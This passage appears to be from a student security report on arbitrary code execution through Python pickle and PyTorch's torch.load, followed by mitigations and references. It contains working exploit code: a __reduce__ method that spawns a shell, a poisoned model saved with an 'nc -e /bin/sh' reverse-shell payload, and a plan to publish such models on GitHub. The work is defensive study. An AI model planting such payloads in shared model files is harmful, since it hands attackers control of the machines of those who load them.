    def __reduce__(self):
        return (subprocess.Popen,(("sh", "-c", self.payload, ), ),)
```

```
9
10 model = nn.Sequential(nn.Linear(2, 1), nn.Sigmoid())
11 reverse_shell = 'nc -e /bin/sh 127.0.0.1 9999'
12 payload = f"{reverse_shell}"
13 instance_to_pickle = Attacker(model, payload)
14 torch.save(instance_to_pickle, malicious_model_filename)
```

The attacker then publish this malicious model on a platform like GitHub, so anyone tries to download and load to test this model will start a reverse shell then the attacker can get the full control of victim's computer or server. Also, this can be used to attack some online platform that allows the users upload and run their own model. Most importantly, we noticed that most of open source projects on GitHub using the 'torch.load()' don't have any sensitization or security mechanism like blacklist to stop possible malicious code execution.

So, when the victim tries to load this malicious model:

```
1 dirname = os.path.dirname(os.path.realpath(__file__))
2 model_filename = os.path.join(dirname, "model.pt")
3 model = torch.load(model_filename)
4 print("Successfully load models")
```

It will start a reverse shell to connect to the attacker.

Figure 15: RCE

4.3 Conclusion

The pickle module and torch.load is not secure. Only unpickle or load data or model you trust. It is possible to construct malicious pickle data (or malicious ML model) which will execute arbitrary code during unpickling(model loading). Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

5 Mitigation

1. The simplest and most efficient way is that don't use pickle to parser data from untrusted sources. As the official website suggests, never use Torch.load to load any untrusted source. However, it's difficult to decide whether the data source is safe or not. The vulnerability can be combined with other kinds of attacks. For example, man-in-the-middle attack when the staff at one company share thier model using E-mail. The model can be modified during sending, or replaced.

2. Filter out the *__reduce__* method, which can be done by sanitizing the operation code R, so even if there is malicious data in the file we want to unpickle, the malicous code will not be excuted. However, there might be potential flaw which is unknown yet. The reduce function attack is not the only way to hack a system.

3. Use a white-list to define the function we allow to execute in the data, so functions like eval, execfile, compile, etc. will be disabled, then there is no way for the attacker to execute malicious code. This method is more reliable and the white list should be implemented carefully. Tight rule will limit the functionalities of the Pickle module while rule

6 Appendix: Contribution

We first analyze the venerability in Python pickle module together. The Yongzhe works on the exploitation of pickle.dump() and pickle.load() and Junjie works on the exploitation of PyTorch's torch.save() and torch.load(). At last, we finished the demos and report together.

References

[1] Mateusz Dobrychlop. *Introduction to the Python Pickle Module*. URL: https://stackabuse.com/introduction-to-the-python-pickle-module/.

[2] *pickle — Python object serialization*. Python Software Foundation. URL: https://docs.python.org/3/library/pickle.html8 (visited on 05/29/2021).

[3] *Python Pickle Tutorial*. URL: https://www.datacamp.com/community/tutorials/pickle-python-tutorial.

[4] *Python pickling: What it is and how to use it securely: Synopsys*. May 2021. URL: https://www.synopsys.com/blogs/software-security/python-pickling/.

[5] *TORCH.LOAD*. Torch Contributors. URL: https://pytorch.org/docs/stable/generated/torch.load.html (visited on 05/29/2021).